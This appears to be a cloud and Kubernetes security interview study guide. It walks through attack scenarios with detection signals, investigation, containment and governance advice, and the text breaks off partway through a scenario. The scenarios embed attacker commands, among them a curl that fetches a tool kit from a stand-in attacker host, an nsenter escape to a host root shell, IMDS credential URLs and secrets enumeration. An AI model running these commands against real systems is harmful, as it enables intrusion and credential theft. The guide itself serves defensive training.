"eBPF from inside a container is a critical-severity finding. Legitimate eBPF usage happens at the node level (Cilium, Falcon sensor itself), never from application containers. This indicates either a kernel rootkit attempt or a container breakout in progress. I immediately kill the container and investigate the node."

Scenario 7: Lateral Movement — Pod to Internal Service

What Happened: A compromised pod scanned the internal K8s network and connected to a database service that it shouldn't have access to.

Detection Signals:

- **Falcon:** Port scanning activity from the pod (rapid connection attempts to many IPs/ports)
- **Falcon IOA:** `SuspiciousNetworkConnection` — connection to internal service not in pod's normal baseline
- **Network Policy Violation (if policies exist):** Blocked connections logged
- **K8s Audit Log:** Pod queried the K8s DNS for `service-name.namespace.svc.cluster.local`

Investigation:

1. What services were targeted? Check network connections from the pod

2. How did the attacker get the service addresses? K8s DNS resolves all services — no discovery needed
3. Was the connection successful? If no NetworkPolicies, the answer is likely yes
4. What data was accessed?

Risk: High — K8s flat networking means every pod can reach every service by default.

Remediation: Implement **default-deny NetworkPolicies** in every namespace, only allow specific pod-to-service communication, restrict K8s DNS access per namespace.

Interview Answer:

"Lateral movement in K8s is trivial by default because the network is flat — every pod can talk to every service. This is why default-deny NetworkPolicies are my #1 K8s security recommendation. Falcon detects the scanning activity and anomalous connections, but the real fix is network segmentation."

Scenario 8: Unidentified Container — Not Visible to K8s

What Happened: A container was launched directly via `docker run` on the worker node, bypassing the K8s orchestrator entirely.

Detection Signals:

- **Falcon:** Unidentified container — `Visible to K8s: No`
- **Falcon:** Container not associated with any pod, deployment, or namespace
- **Falcon:** Container image not in any approved registry

Investigation:

1. How was a container launched outside K8s? This indicates **the worker node itself is compromised**
2. What image is running? Is it from an approved registry?
3. Who has SSH/console access to the worker node?
4. Check the node for other indicators of compromise

Risk: Critical — node-level compromise. The K8s orchestrator has no visibility or control.

Remediation: Kill the container via `sudo docker kill <id>` using Falcon RTR, investigate the node for full compromise, rebuild the node from a golden AMI, disable SSH access to worker nodes.

Interview Answer:

"An unidentified container not visible to K8s is a critical finding — it means either the worker node is compromised or someone accessed the node directly. I immediately kill the container via Falcon RTR, cordon the node, and trigger a full node investigation. Worker nodes should never have direct SSH access in production."

Scenario 9: Rogue Container from Unauthorized Image Registry

What Happened: A pod was deployed using an image from Docker Hub instead of the organization's private ECR registry.

Detection Signals:

- **KAC IOM:** Image not from approved registry
- **Image Assessment:** Unassessed image — not in any approved scanning pipeline
- **Runtime Detection:** Container running with unknown image provenance

Investigation:

1. Who deployed this? Check K8s audit logs for the deployment creator
2. What image is it? Is it a known base image or something suspicious?
3. Was it deployed intentionally (developer shortcut) or maliciously (supply chain attack)?

Risk: High — unscanned images may contain vulnerabilities, malware, or backdoors.

Remediation: Set KAC to **Prevent** for unassessed images, restrict image pull policies to private registry only (`imagePullPolicy: Always` + registry restrictions via OPA), scan all images in CI/CD pipeline.

Interview Answer:

"This is a supply chain security gap. I enforce registry restrictions at two levels: KAC blocks pods with unassessed images, and OPA/Gatekeeper policies ensure images can only be pulled from our private ECR registry. Any image from Docker Hub in production is either a developer shortcut or an attack."

Scenario 10: Privilege Escalation via SUID Binary

What Happened: An attacker found a binary with the SetUID bit set inside a container and used it to escalate to root.

Detection Signals:

- **Image Detection:** `SetUIDBitFoundInImage` (pre-runtime)
- **Runtime IOA:** Process execution with escalated privileges
- **Process Tree:** Unprivileged user → SUID binary execution → root shell

Investigation:

1. Which binary has the SUID bit? Common targets: `find`, `nmap`, `vim`, `python`
2. Was this binary in the original image or downloaded (drift)?
3. What did the attacker do after escalation?

Risk: High — root access inside the container increases breakout risk.

Remediation: Remove unnecessary SUID bits from images (`RUN chmod u-s /usr/bin/...`), set `allowPrivilegeEscalation: false` in securityContext, use `no-new-privileges` security option.

Interview Answer:

"SUID binaries are a classic Linux privilege escalation vector. In containers, I prevent this at three levels: image scanning flags SUID bits in CI/CD, `allowPrivilegeEscalation: false` blocks the kernel mechanism, and KAC enforces this policy at admission time."

Scenario 11: Suspicious Outbound DNS — C2 Communication

What Happened: A compromised container is using DNS tunneling to exfiltrate data to a C2 server.

Detection Signals:

- **Falcon:** Unusual DNS query patterns — high volume of queries to a single unusual domain
- **Falcon IOA:** `SuspiciousDNSRequest` — query to known-bad domain
- **Network:** DNS queries with abnormally long subdomain labels (data encoded in DNS)

Investigation:

1. What domain is being queried? Check against threat intelligence

2. What is the query pattern? Legitimate DNS is infrequent; tunneling generates hundreds of queries per minute
3. What process is generating the DNS queries? Check process tree
4. Is the container acting as a DNS client to an external resolver or using cluster DNS?

Risk: High — data exfiltration via DNS bypasses most network controls.

Remediation: Restrict pod DNS to cluster DNS only (no direct external DNS), implement DNS monitoring/filtering, NetworkPolicies blocking UDP/53 to external IPs.

Interview Answer:

"DNS tunneling is a sophisticated exfiltration technique because most firewalls allow DNS. Falcon detects it through anomalous DNS query patterns and known-bad domain matching. My prevention: pods should only use cluster DNS, external DNS resolution should go through a filtered resolver, and NetworkPolicies should block direct UDP/53 egress."

Scenario 12: AWS Credentials Stolen from IMDS via Pod

What Happened: A pod on an EKS worker node queried the Instance Metadata Service (IMDS) at `169.254.169.254` and stole the node's IAM role credentials.

Detection Signals:

- **Falcon:** HTTP request to `169.254.169.254` from application process
- **GuardDuty:** `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS`
- **CloudTrail:** API calls from the node's instance role with source IP outside VPC CIDR

Investigation:

1. Which pod made the IMDS request? Check Falcon's container context
2. Was the pod supposed to have AWS access? If yes, it should use IRSA, not IMDS
3. Were the credentials used externally? Check CloudTrail for the role ARN

Risk: Critical — node-level IAM credentials are usually more permissive than pod-level IRSA roles.

Remediation: Enforce **IMDSv2** (`http-put-response-hop-limit: 1` prevents containers from reaching IMDS), deploy **IRSA** for pod-level IAM access, block `169.254.169.254` in pod NetworkPolicies.

Interview Answer:

"This is why IRSA exists. If a pod needs AWS access, it should use IRSA with a scoped IAM role, not the node's instance profile. I enforce IMDSv2 with a hop-limit of 1, which prevents containers from reaching IMDS. Additionally, I add a NetworkPolicy explicitly blocking `169.254.169.254`."

Scenario 13: ConfigMap/Secret Enumeration via K8s API

What Happened: A compromised pod used its auto-mounted service account token to list all secrets across all namespaces.

Detection Signals:

- **K8s Audit Log:** `get / list` on `secrets` resource across multiple namespaces from an unexpected service account
- **Falcon Runtime:** `curl` or `kubectl` spawned inside a container (drift)
- **Falcon IOA:** Reconnaissance activity — systematic API enumeration

Investigation:

1. What service account was used? Check the K8s audit log `userIdentity`
2. Does this SA have `list secrets` permission? (It shouldn't!)
3. What secrets were accessed? Check the response from the API
4. Were any secrets used subsequently (connection to a database, API call)?

Risk: Critical — K8s secrets contain database passwords, API keys, certificates.

Remediation: Set `automountServiceAccountToken: false` for all pods that don't need API access, apply least-privilege RBAC (no `get secrets` for application SAs), encrypt etcd at rest.

Interview Answer:

"Service account token abuse is a major K8s attack vector. The default behavior of auto-mounting the SA token into every pod gives attackers a free API key. I set `automountServiceAccountToken: false` by default and only enable it for pods that genuinely need API access, with tightly scoped RBAC."

Scenario 14: Container Escape via Docker Socket Mount

What Happened: A Pod was configured to mount the container runtime socket (`/var/run/docker.sock`). An attacker used it to create a new container with full host access.

Detection Signals:

- **KAC IOM:** HostPath volume mount of `/var/run/docker.sock` or `/var/run/containerd/containerd.sock`
- **Falcon Runtime:** New container creation detected outside K8s orchestrator
- **Falcon:** Unidentified container appeared (not managed by K8s)
- **Drift:** `docker` CLI or `ctr` executed inside the pod

Investigation:

1. Why was the runtime socket mounted? Common for CI/CD pods (Docker-in-Docker) or monitoring tools
2. What commands were executed against the socket?
3. Were new containers created? With what privileges?
4. Was the host filesystem mounted in the new container?

Risk: Critical — access to the runtime socket = ability to create privileged containers = full host compromise.

Remediation: Block `/var/run/docker.sock` and `/var/run/containerd/` mounts via KAC (HostPath Volume rule → Prevent), use alternatives for CI/CD (Kaniko for builds, no socket mounting), enforce this in OPA policies.

Interview Answer:

"The container runtime socket is the keys to the kingdom. Anyone who can create containers on the node can create a privileged one and own the host. I absolutely block socket mounts via KAC policy. For CI/CD use cases like Docker-in-Docker, I use Kaniko which builds images without requiring a Docker daemon."

Scenario 15: Falcon Sensor Coverage Gap — DaemonSet Not Running

What Happened: A new EKS node group was added to the cluster, but the Falcon sensor DaemonSet was not scheduled on the new nodes due to a taint/toleration mismatch.

Detection Signals:

- **Coverage Dashboard:** Container coverage dropped from 100% to 85%
- **AWS API vs Falcon API Reconciliation:** 3 EC2 instances have no corresponding Falcon sensor
- **DaemonSet Status:** `kubectl get ds -n falcon-system` shows `DESIRED: 10, CURRENT: 7`

Investigation:

1. Why aren't the sensors scheduled? Check for **taints** on the new nodes and **tolerations** in the DaemonSet spec
2. Are there node selectors or affinity rules that exclude the new nodes?
3. Is there a resource constraint preventing the sensor pod from scheduling?

Risk: High — unmonitored nodes are blind spots. Any attack on these nodes will not generate Falcon alerts.

Remediation: Add the appropriate tolerations to the Falcon DaemonSet, set up automated coverage reconciliation (Lambda comparing EC2 API ↔ Falcon API daily), alert on coverage drops.

Interview Answer:

"Coverage gaps are a governance risk. An attacker will target the node without sensors. I reconcile coverage daily by comparing the AWS EC2 API (list of all EKS nodes) against the Falcon Hosts API (list of reporting sensors). Any mismatch triggers a PagerDuty alert. The most common cause is taint/toleration mismatch when new node groups are added — I ensure the Falcon DaemonSet tolerates all common EKS taints."

[!TIP] **Interview Day Tip:** When answering runtime detection scenarios, always follow this structure:

1. **"First, I look at..."** — identify the detection signal
2. **"Then I check..."** — describe the investigation
3. **"My immediate action is..."** — containment
4. **"To prevent this in the future..."** — remediation and prevention

This shows methodical thinking and operational maturity.

PART V: ADVANCED ATTACK SCENARIOS (15 Full Kill-Chain)

Each scenario follows: Initial Foothold → Escalation → Lateral Movement → Detection Telemetry → False Positive Logic → Root Cause Analysis → Containment → Governance → Interview Pitch.

PART 2: 15 ADVANCED ATTACK SCENARIOS

Each scenario follows a structured format: Initial Foothold → Escalation → Lateral Movement → Detection Telemetry → False Positive Logic → Root Cause Analysis → Containment → Governance → Interview Pitch.

SCENARIO 1

1. EC2 Metadata Service (IMDS v1) Exploitation via SSRF

Domain: EC2 Compromise

1. Initial Attacker Foothold

Attacker discovers a Server-Side Request Forgery (SSRF) vulnerability in a web application running on EC2. The app blindly fetches URLs provided by user input.

2. Escalation Path

Using SSRF to query <http://169.254.169.254/latest/meta-data/iam/security-credentials/>, the attacker retrieves temporary AWS credentials (AccessKeyId, SecretAccessKey, SessionToken). These credentials are then used to enumerate S3 buckets, EC2 instances, and IAM roles.

3. Lateral Movement Technique

With retrieved credentials, the attacker calls sts:AssumeRole on other roles visible via iam:ListRoles. If the compromised role has iam:PassRole, they create a Lambda function with an admin-level role attached.

4. Detection Telemetry

Falcon CWPP: Anomalous HTTP request chain — app process making outbound connection to 169.254.169.254.
CloudTrail: GetSecurityToken from unusual user-agent (python-requests vs expected SDK). GuardDuty: UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS if credentials are used from external IP.

5. False Positive Differentiation Logic

Legitimate health checks hit the metadata endpoint, but they query specific paths like /latest/meta-data/instance-id. Distinguish by path: /iam/security-credentials/ is never accessed by legitimate apps. Also check user-agent and source process.

6. Root Cause Analysis Steps

1. Confirm SSRF endpoint in app logs.
- 2) Trace all CloudTrail events using the stolen session token.
- 3) Check GetCallerIdentity events to see where credentials were used.
- 4) Review the app codebase for the URL-fetch function.
- 5) Verify if IMDSv2 (token-based) was enforced.

7. Containment Workflow

1. Immediately invalidate the EC2 instance profile session via IAM deny policy.
- 2) Patch or WAF-block the SSRF endpoint.
- 3) Enforce IMDSv2 (aws ec2 modify-instance-metadata-options --http-tokens required).
- 4) Rotate all credentials the role could access.
- 5) Apply CSPM finding to enforce IMDSv2 org-wide via SCP.

8. Governance Implications

CIS AWS Benchmark 1.1: Enable IMDSv2 on all EC2 instances. Add CSPM policy to flag any instance with IMDSv1 enabled. Mandate WAF rules for SSRF patterns on all public-facing workloads.

9. How to Explain in Interview

SCENARIO 2

2. IAM Privilege Escalation via iam:CreatePolicyVersion

Domain: IAM Privilege Escalation

1. Initial Attacker Foothold

Attacker compromises an EC2 developer instance with an overly-permissive instance profile that includes iam:CreatePolicyVersion and iam:SetDefaultPolicyVersion.

2. Escalation Path

Attacker creates a new version of an existing managed policy, injecting AdministratorAccess into its JSON document, then sets it as the default version. Any principal using that policy now has admin privileges.

3. Lateral Movement Technique

With effective admin access, attacker creates a new IAM user with console access, attaches AdministratorAccess, creates long-lived access keys for persistence, then begins enumerating all S3 buckets across the org.

4. Detection Telemetry

CloudTrail: iam:CreatePolicyVersion with policy document containing ".*". iam:SetDefaultPolicyVersion event immediately after. Falcon CIEM: PolicyVersionCreated alert with detected privilege expansion from restricted to admin scope. GuardDuty: Policy:IAMUser/RootCredentialUsage if they escalate to root equivalence.

5. False Positive Differentiation Logic

Legitimate DevOps engineers update policy versions during deployments. Key differentiators: (1) Is the new version adding broader permissions than existing? (2) Is the principal a human user vs automated pipeline? (3) Is the action happening outside business hours? (4) Did the same session also run ListRoles or ListBuckets immediately after?

6. Root Cause Analysis Steps

1. Pull all CloudTrail events for the compromised access key in a 7-day window. 2) Identify which IAM policy was modified and what permissions were added. 3) List all principals attached to that policy — determine blast radius. 4) Check for any new users/keys created during the incident window. 5) Review the EC2 instance profile — why did a dev instance have iam:CreatePolicyVersion?

7. Containment Workflow

1. Revert the policy version to the last known-good version. 2) Deny all sessions originating from the compromised key (IAM inline deny with date condition). 3) Delete any rogue IAM users or access keys created. 4) Remove iam:CreatePolicyVersion from the developer instance profile. 5) Add CSPM rule: alert on any policy version that expands permissions beyond baseline.

8. Governance Implications

NIST PR.AC-4: Implement least privilege. Remove iam:CreatePolicyVersion from all non-pipeline principals. All IAM policy changes must go through IaC pipeline with peer review. CIEM should run weekly blast-radius analysis on all instance profiles.

9. How to Explain in Interview

SCENARIO 3

3. Cross-Account Role Chaining via Misconfigured Trust Policies

Domain: Cross-Account Role Abuse

1. Initial Attacker Foothold

Attacker gains initial access via stolen access keys from a developer laptop (exfiltrated from a .env file committed to a public GitHub repo, detected retroactively).

2. Escalation Path

The compromised principal belongs to Account A and has `sts:AssumeRole`. The attacker discovers that a role in Account B (data-analytics-role) has a trust policy allowing any principal from Account A without an External-ID or condition. They assume it and gain access to sensitive data lakes.

3. Lateral Movement Technique

From Account B, the attacker discovers a third role in Account C (billing-admin-role) that trusts Account B. Chaining three hops, they reach billing data and attempt to create new resources to establish persistence.

4. Detection Telemetry

CloudTrail across all 3 accounts: AssumeRole events with matching session tokens creating a chain. Source IPs do not match any known corporate egress. Falcon CIEM: CrossAccountRoleChain alert showing the 3-hop path with effective permissions computed at each node. GuardDuty: UnauthorizedAccess:IAMUser/TorIPCaller if exiting via anonymizing infrastructure.

5. False Positive Differentiation Logic

Cross-account role assumptions are normal in multi-account architectures. False positives arise from legitimate CI/CD pipelines that assume roles across accounts. Key signal is the source IP — pipeline IPs are fixed and known. An assumption from a residential/VPN/Tor IP at an unusual hour with an `aws-cli` user-agent is highly suspicious. Correlate the chain depth — 3-hop assumptions are almost never legitimate.

6. Root Cause Analysis Steps

1. Trace all three AssumeRole events across accounts using linked CloudTrail organization trail.
- 2) Map the full identity chain from stolen key to final session.
- 3) Pull all API calls made under each assumed session.
- 4) Identify which trust policies lacked conditions.
- 5) Check if External-ID or `aws:SourceVpc` conditions exist.

7. Containment Workflow

1. Revoke all active sessions in all three accounts using IAM deny with `DateLessThan` condition.
- 2) Add `aws:SourceAccount` or `aws:PrincipalAccount` conditions to all cross-account trust policies.
- 3) Add SCP to deny `sts:AssumeRole` from external principals without approved source conditions.
- 4) Rotate the original compromised access key immediately.
- 5) Enable AWS Config rule: cross-account trust without condition.

8. Governance Implications

Every cross-account trust policy must require `aws:SourceAccount`, `aws:SourceVpc`, or `ExternalId` condition — enforced by a preventive CSPM policy that blocks non-compliant trust policies. Cross-account assumptions must be logged in a central CloudTrail org trail that security owns.

9. How to Explain in Interview

SCENARIO 4

4. S3 Data Exfiltration via Presigned URL Abuse

Domain: S3 Data Exfiltration

1. Initial Attacker Foothold

Attacker compromises a Lambda function that has `S3:GetObject` permissions, via exposed environment variables in application logs that included the function's execution role credentials.

2. Escalation Path

Rather than directly downloading data (which would generate high-volume CloudTrail noise), the attacker generates pre-signed URLs for sensitive objects using `s3:GeneratePresignedUrl`. These URLs are valid for 7 days and can be fetched from any IP without appearing as API calls from the compromised role.

3. Lateral Movement Technique

Pre-signed URL downloads do not appear in CloudTrail as the original role's API calls — they appear as anonymous GET requests in S3 server access logs, often ignored by teams. Attacker also uses `aws s3 sync` to a bucket in an attacker-controlled AWS account.

4. Detection Telemetry

CloudTrail: `s3:GeneratePresignedUrl` calls for PII objects. S3 Server Access Logs: Large volume of `GetObject` requests from external IPs. Falcon CSPM: `S3LargeVolumeExternalTransfer` alert on the sync operation. Macie: Sensitive data access pattern for PII bucket — mass read of objects outside normal access pattern.

5. False Positive Differentiation Logic

Applications legitimately generate pre-signed URLs for user file downloads. Differentiate by: (1) Volume — how many objects are being signed in a single session? (2) Object classification — are these classified as PII or sensitive by Macie? (3) Is the Lambda environment expected to do bulk signing? (4) Destination IP for the sync — is it an AWS account in the org?

6. Root Cause Analysis Steps

1. Query S3 server access logs for the bucket with high `GetObject` volume from external IPs. 2) Correlate with CloudTrail `GeneratePresignedUrl` events from the same time window. 3) Identify which Lambda execution triggered the signing. 4) Review Lambda environment variables in CloudTrail for any `PutFunctionConfiguration` events. 5) Estimate total data accessed (object sizes × count).

7. Containment Workflow

1. Revoke Lambda execution role immediately. 2) Invalidate all pre-signed URLs (change bucket policy to deny requests older than current time). 3) Enable S3 Object Lock on PII buckets. 4) Remove environment variable credentials from Lambda (use IRSA or SSM Parameter Store). 5) Enable S3 server access logging on all buckets with Macie classification.

8. Governance Implications

All S3 buckets with Macie-classified sensitive data must have: (1) Object-level logging enabled, (2) S3 Block Public Access active, (3) Pre-signed URL expiry limited to 1 hour via bucket policy, (4) VPC endpoint restriction so S3 is only accessible from within VPC. This is enforced as a CSPM Critical finding.

9. How to Explain in Interview

SCENARIO 5

5. EKS RBAC Misconfiguration — ClusterRoleBinding to system:masters

Domain: EKS RBAC Misconfiguration

1. Initial Attacker Foothold

An IAM role used by a CI/CD pipeline is mapped in the aws-auth ConfigMap to the system:masters Kubernetes group — effectively giving any bearer of that role cluster-admin rights.

2. Escalation Path

Attacker compromises the CI/CD pipeline's IAM credentials. They use kubectl with those credentials, discover the system:masters mapping, and use it to list all secrets across all namespaces: kubectl get secrets -A.

3. Lateral Movement Technique

From secrets enumeration, attacker finds database credentials, third-party API keys, and other service account tokens. They create a new admin ClusterRoleBinding for a service account they control, establishing persistence that survives IAM credential rotation.

4. Detection Telemetry

Kubernetes Audit Logs: list secrets verb from a service account or IAM principal not expected to have that access. Falcon CWPP: KubernetesAudit.SecretEnumeration alert. CloudTrail: sts:AssumeRole for the CI/CD role from an unusual source IP/user-agent. Falcon KAC: If attacker tries to create privileged pods from their persistent access, KAC blocks and alerts.

5. False Positive Differentiation Logic

CI/CD pipelines legitimately use IAM roles to deploy to EKS. The differentiator is the RBAC group mapping — a CI/CD role should be mapped to a deploy-only ClusterRole with specific deploy permissions, never system:masters. Also check: is the request coming from the expected pipeline IP range or a known runner?

6. Root Cause Analysis Steps

1. Audit aws-auth ConfigMap: kubectl get configmap aws-auth -n kube-system -o yaml. 2) List all ClusterRoleBindings to identify any unexpected system:masters or cluster-admin bindings. 3) Pull Kubernetes audit logs for secrets list/get operations in the past 30 days. 4) Identify all service accounts created in the incident window. 5) Trace IAM events for the CI/CD role from CloudTrail.

7. Containment Workflow

1. Remove system:masters mapping from aws-auth — replace with a custom ClusterRole with minimal deploy permissions. 2) Rotate all secrets that were enumerated. 3) Delete any rogue ClusterRoleBindings or ServiceAccounts created by attacker. 4) Apply RBAC audit policy to log all secret access going forward. 5) Implement KAC policy to block any pod creation by service accounts with unexpected cluster-admin access.

8. Governance Implications

No IAM role should ever be mapped to system:masters in any cluster. This is a preventive CSPM policy (Critical). CI/CD pipelines should use a custom ClusterRole with only the specific resources needed (deployments, configmaps in specific namespaces). Regular RBAC audits should run weekly via automated scan of all ClusterRoleBindings.

9. How to Explain in Interview

SCENARIO 6

6. Container Escape via Privileged Container + hostPID Mount

Domain: Container Escape

1. Initial Attacker Foothold

A monitoring sidecar was deployed with `privileged: true` and `hostPID: true` in the deployment manifest, a misconfiguration that had passed through review because the original legitimate monitoring tool required it. Attacker compromises the main application container via a known CVE.

2. Escalation Path

From the compromised app container, the attacker pivots to the privileged sidecar using shared pod networking. With `hostPID` access, they can see all host processes: `nsenter --target 1 --mount --pid --net --uts -- /bin/bash` — giving them a root shell on the node.

3. Lateral Movement Technique

From the node, the attacker accesses the kubelet credentials, the node's instance profile (IMDS), and can read all other pods' secrets from `/var/lib/kubelet/pods/`. They enumerate all running pods and target the etcd pod for cluster-wide secret extraction.

4. Detection Telemetry

Falcon CWPP: `ContainerEscape.NsenterToHostNamespace` — detected `nsenter` with all namespace flags.

PotentialPrivilegeEscalation alert for root UID operations from container process. InteractiveContainerSession alert for shell spawned in the context of the privileged container. KAC: (After the fact) — should have blocked `privileged:true` at admission.

5. False Positive Differentiation Logic

Some legitimate tools (node-level monitoring, storage drivers) need privileged access and `hostPID`. Distinguish by: (1) Was this deployment reviewed and approved? (2) Is `nsenter` being called interactively (attacker) vs as part of a scripted non-interactive workflow (legitimate)? (3) Is the process tree anomalous — attacker will spawn `bash`, `cat`, `wget` after `nsenter`.

6. Root Cause Analysis Steps

1. Reconstruct the container escape path via Falcon process tree.
2. Identify the CVE exploited in the app container.
3. Review deployment YAML for `privileged/hostPID/hostNetwork` flags.
4. Check if KAC was in Detect or Prevent mode for privileged container policy.
5. Audit all currently running privileged containers: `kubectl get pods -A -o json | jq .items[].spec.containers[].securityContext`.

7. Containment Workflow

1. Kill the compromised pod immediately.
2. Cordon and drain the node — assume full node compromise.
- 3) Replace node with fresh AMI.
- 4) Remove `privileged:true` and `hostPID:true` from all deployments that don't require it.
- 5) Set KAC policy to PREVENT mode for privileged containers with no approved exception annotation.
- 6) Rotate all secrets on affected node.

8. Governance Implications

Pod Security Standards: Enforce Restricted profile cluster-wide. Exception process required for any container needing Privileged or Baseline exemptions, approved by security team. KAC admission policy to block `privileged:true`, `hostPID:true`, `hostNetwork:true` unless pod has a signed exception annotation. Review and audit all existing exceptions quarterly.

9. How to Explain in Interview

SCENARIO 7

7. Container Drift — Post-Start Offensive Tool Injection

Domain: Drift Detection Events

1. Initial Attacker Foothold

Attacker exploits a remote code execution vulnerability in a Node.js API container via a deserialization flaw in a POST request body.

2. Escalation Path

Using the RCE, attacker executes: `curl -sk https://attacker.io/kit.tgz | tar xz -C /tmp/`. This drops: (1) pspy64 — process spy without root, (2) chisel — tunneling tool, (3) linpeas.sh — privilege escalation enumeration. All dropped after container start — not in original image layers.

3. Lateral Movement Technique

Using pspy64, attacker monitors cron jobs and environment variables of other processes. Using chisel they establish a reverse tunnel through port 443 to avoid network policy. linpeas.sh identifies SUID binaries and world-writable cron directories on the host (if container is privileged).

4. Detection Telemetry

Falcon CWPP: ContainerDrift.OffensiveToolDrop — SHA256 of pspy64 and chisel match known offensive tool hashes in threat intel. New executable written to /tmp post-start triggers drift event. BeaconLikeTraffic.PeriodicC2 from chisel's tunnel keepalive pattern. DNSTunneling alert if attacker pivots to DNS.

5. False Positive Differentiation Logic

Debug containers legitimately have tools installed, but this should be controlled. Differentiate by: (1) Are the dropped files on the known offensive tool hash list? (2) Was the file written by a curl/wget process vs a package manager? (3) Does the network traffic match C2 beacon patterns (periodic intervals)? (4) Is the container labeled as a debug container?

6. Root Cause Analysis Steps

1. Capture the drift event timestamps — first write event tells you when RCE occurred. 2) Reconstruct the exploit request from application logs around that timestamp. 3) Extract the dropped binary hashes from Falcon telemetry — submit to threat intel. 4) Trace all network connections made by the container after the drift event. 5) Identify the CVE in the Node.js application.

7. Containment Workflow

1. Enable Container Drift in PREVENT mode — kills any new executable written post-start. 2) Quarantine the pod (apply blocking NetworkPolicy via Falcon Fusion). 3) Preserve the container filesystem for forensics before deletion. 4) Patch the Node.js deserialization vulnerability immediately. 5) Redeploy from clean image.

8. Governance Implications

Container drift prevention should be in PREVENT mode for all production workloads. Debug containers must be explicitly labeled and time-limited (auto-deleted after 2 hours). Image scanning must check for deserialization vulnerabilities in language-specific dependency chains. `readOnlyRootFilesystem: true` should be enforced via KAC to block tool drops at the filesystem level.

9. How to Explain in Interview

SCENARIO 8

8. Malicious kubectl exec Abuse for Lateral Movement

Domain: Malicious kubectl exec Abuse

1. Initial Attacker Foothold

Attacker obtains a Kubernetes service account token from a leaked kubeconfig file in a public GitHub repository. The service account has exec permissions on pods in the payments namespace.

2. Escalation Path

Using kubectl exec, attacker enters the running payments-api pod. From inside, they read environment variables: `printenv | grep -i "password|secret|key|token"`. They find database credentials and a third-party payment processor API key stored as env vars.

3. Lateral Movement Technique

With the database credentials, attacker connects to the RDS instance via the pod's network access. They exfiltrate 500,000 customer payment records using `SELECT INTO OUTFILE` to a controlled endpoint. The database connection is legitimate from the pod's IP — no anomaly at the network layer.

4. Detection Telemetry

Kubernetes Audit Log: exec operation from unexpected source IP/user-agent (personal laptop vs expected CI runner). Falcon CWPP: InteractiveContainerSession alert — TTY allocated in production pod. Shell command pattern after exec: `env`, `printenv`, `cat /etc/*`, `mysql` commands. CloudTrail: No direct event — K8s exec doesn't generate CloudTrail.

5. False Positive Differentiation Logic

kubectl exec is used legitimately by developers for debugging. Differentiate by: (1) Is the exec coming from a known developer IP or an unknown external IP? (2) Is the service account expected to have exec permissions in production? (3) What commands are run post-exec — `env/printenv` are high-signal when accessing a production pod. (4) Is the exec happening during business hours?

6. Root Cause Analysis Steps

1. Pull Kubernetes API server audit logs for the exec event — includes source IP, user-agent, and which pod. 2) Identify the service account used — trace back to the leaked kubeconfig. 3) Review all commands run in the exec session via Falcon CWPP interactive session recording. 4) Query database audit logs for the connection from the pod IP. 5) Estimate data exfiltrated from DB query logs.

7. Containment Workflow

1. Delete and rotate the compromised service account token immediately. 2) Remove exec permissions from the service account in RBAC. 3) Rotate all credentials found in the pod environment variables. 4) Revoke the database credentials and re-issue. 5) Add RBAC audit: no service account in production namespaces should have pods/exec permission.

8. Governance Implications

Production pods should never have exec permissions granted to service accounts. Secrets must not be stored as environment variables — use AWS Secrets Manager via CSI driver or IRSA. All kubectl exec events in production

namespaces must generate a PagerDuty alert. Kubeconfig files must be git-ignored and secret-scanning enabled on all repos.

9. How to Explain in Interview

SCENARIO 9

9. AWS Secrets Manager Theft via Over-Privileged Lambda

Domain: Secrets Manager Theft

1. Initial Attacker Foothold

An attacker exploits a command injection vulnerability in a Lambda function exposed via API Gateway. The Lambda has `secretsmanager:GetSecretValue` on "*" — all secrets in the account.

2. Escalation Path

Using the command injection, attacker runs: `aws secretsmanager list-secrets`; then for each secret: `aws secretsmanager get-secret-value --secret-id .` Within 60 seconds, they have extracted 47 secrets including: RDS master passwords, third-party API keys, Slack webhooks, payment processor tokens.

3. Lateral Movement Technique

Using the extracted RDS master credentials, attacker accesses production databases directly via the Lambda's VPC network access. Using Slack webhooks, they could potentially use them for data exfiltration as an out-of-band channel (HTTPS traffic to Slack is typically allowed).

4. Detection Telemetry

CloudTrail: `ListSecrets` followed by 47 `GetSecretValue` calls in 60 seconds — highly anomalous. Falcon CWPP: `SuspiciousAWSAPICall.Lambda` — process making `secretsmanager` API calls from within injected command context. Falcon CIEM: `UnusedPrivilegeExercised` — `secretsmanager:GetSecretValue` on "*" had never been exercised before. GuardDuty: `SecretsManager:Lambda/MaliciousIPCaller` if external IP triggers the injection.

5. False Positive Differentiation Logic

Lambda functions legitimately access Secrets Manager during initialization. Distinguish: (1) Normal access is to 1-5 specific secrets at start. (2) 47 secrets accessed in 60 seconds is never legitimate. (3) `ListSecrets` is almost never needed by application code — it's an enumeration call. (4) Is the access happening mid-invocation vs at cold start?

6. Root Cause Analysis Steps

1. Identify the command injection vector from API Gateway access logs — look for shell metacharacters in request parameters.
- 2) Pull CloudTrail for all `GetSecretValue` events from the Lambda execution role.
- 3) List all secrets accessed — work with App team to determine which were critical.
- 4) Check for any outbound connections made during the exploit window (VPC Flow Logs).
- 5) Review Lambda function code for the injection point.

7. Containment Workflow

1. Disable the Lambda function (set concurrency to 0) immediately.
- 2) Rotate all 47 accessed secrets.
- 3) Restrict `secretsmanager` policy to list only specific secret ARNs the function needs.
- 4) Patch the command injection vulnerability.
- 5) Add WAF rule to block shell metacharacters in API Gateway inputs.
- 6) Apply resource-based policy on secrets to deny access from Lambda except specific function ARNs.

8. Governance Implications

No application should have `secretsmanager:GetSecretValue` on `"*"`. Every secret access permission must specify exact ARNs. Secrets must be tagged with owning service, and IAM policy condition must require matching resource tag. `ListSecrets` should be denied for all application roles — only security tooling needs discovery. Secrets rotation should be automated and enabled.

9. How to Explain in Interview

SCENARIO 10

10. IRSA External Abuse — Service Account JWT Used Outside VPC

Domain: IAM Privilege Escalation

1. Initial Attacker Foothold

Attacker exploits a container escape (via CVE-2022-0847 Dirty Pipe) in a payments pod and extracts the service account JWT from `/var/run/secrets/kubernetes.io/serviceaccount/token` before the container is killed.

2. Escalation Path

The pod's service account has an IRSA annotation binding it to an IAM role. From an external server, attacker calls: `aws sts assume-role-with-web-identity --web-identity-token --role-arn`. The role has no `aws:SourceVpc` condition, so this succeeds from any IP. They now have temporary credentials for the payments IAM role.

3. Lateral Movement Technique

The payments role has S3 access to the payments data bucket and can read SSM parameters. Attacker accesses SSM Parameter Store where database passwords are stored as `SecureString` parameters. They also discover the role can assume a cross-account analytics role with access to 3 years of transaction data.

4. Detection Telemetry

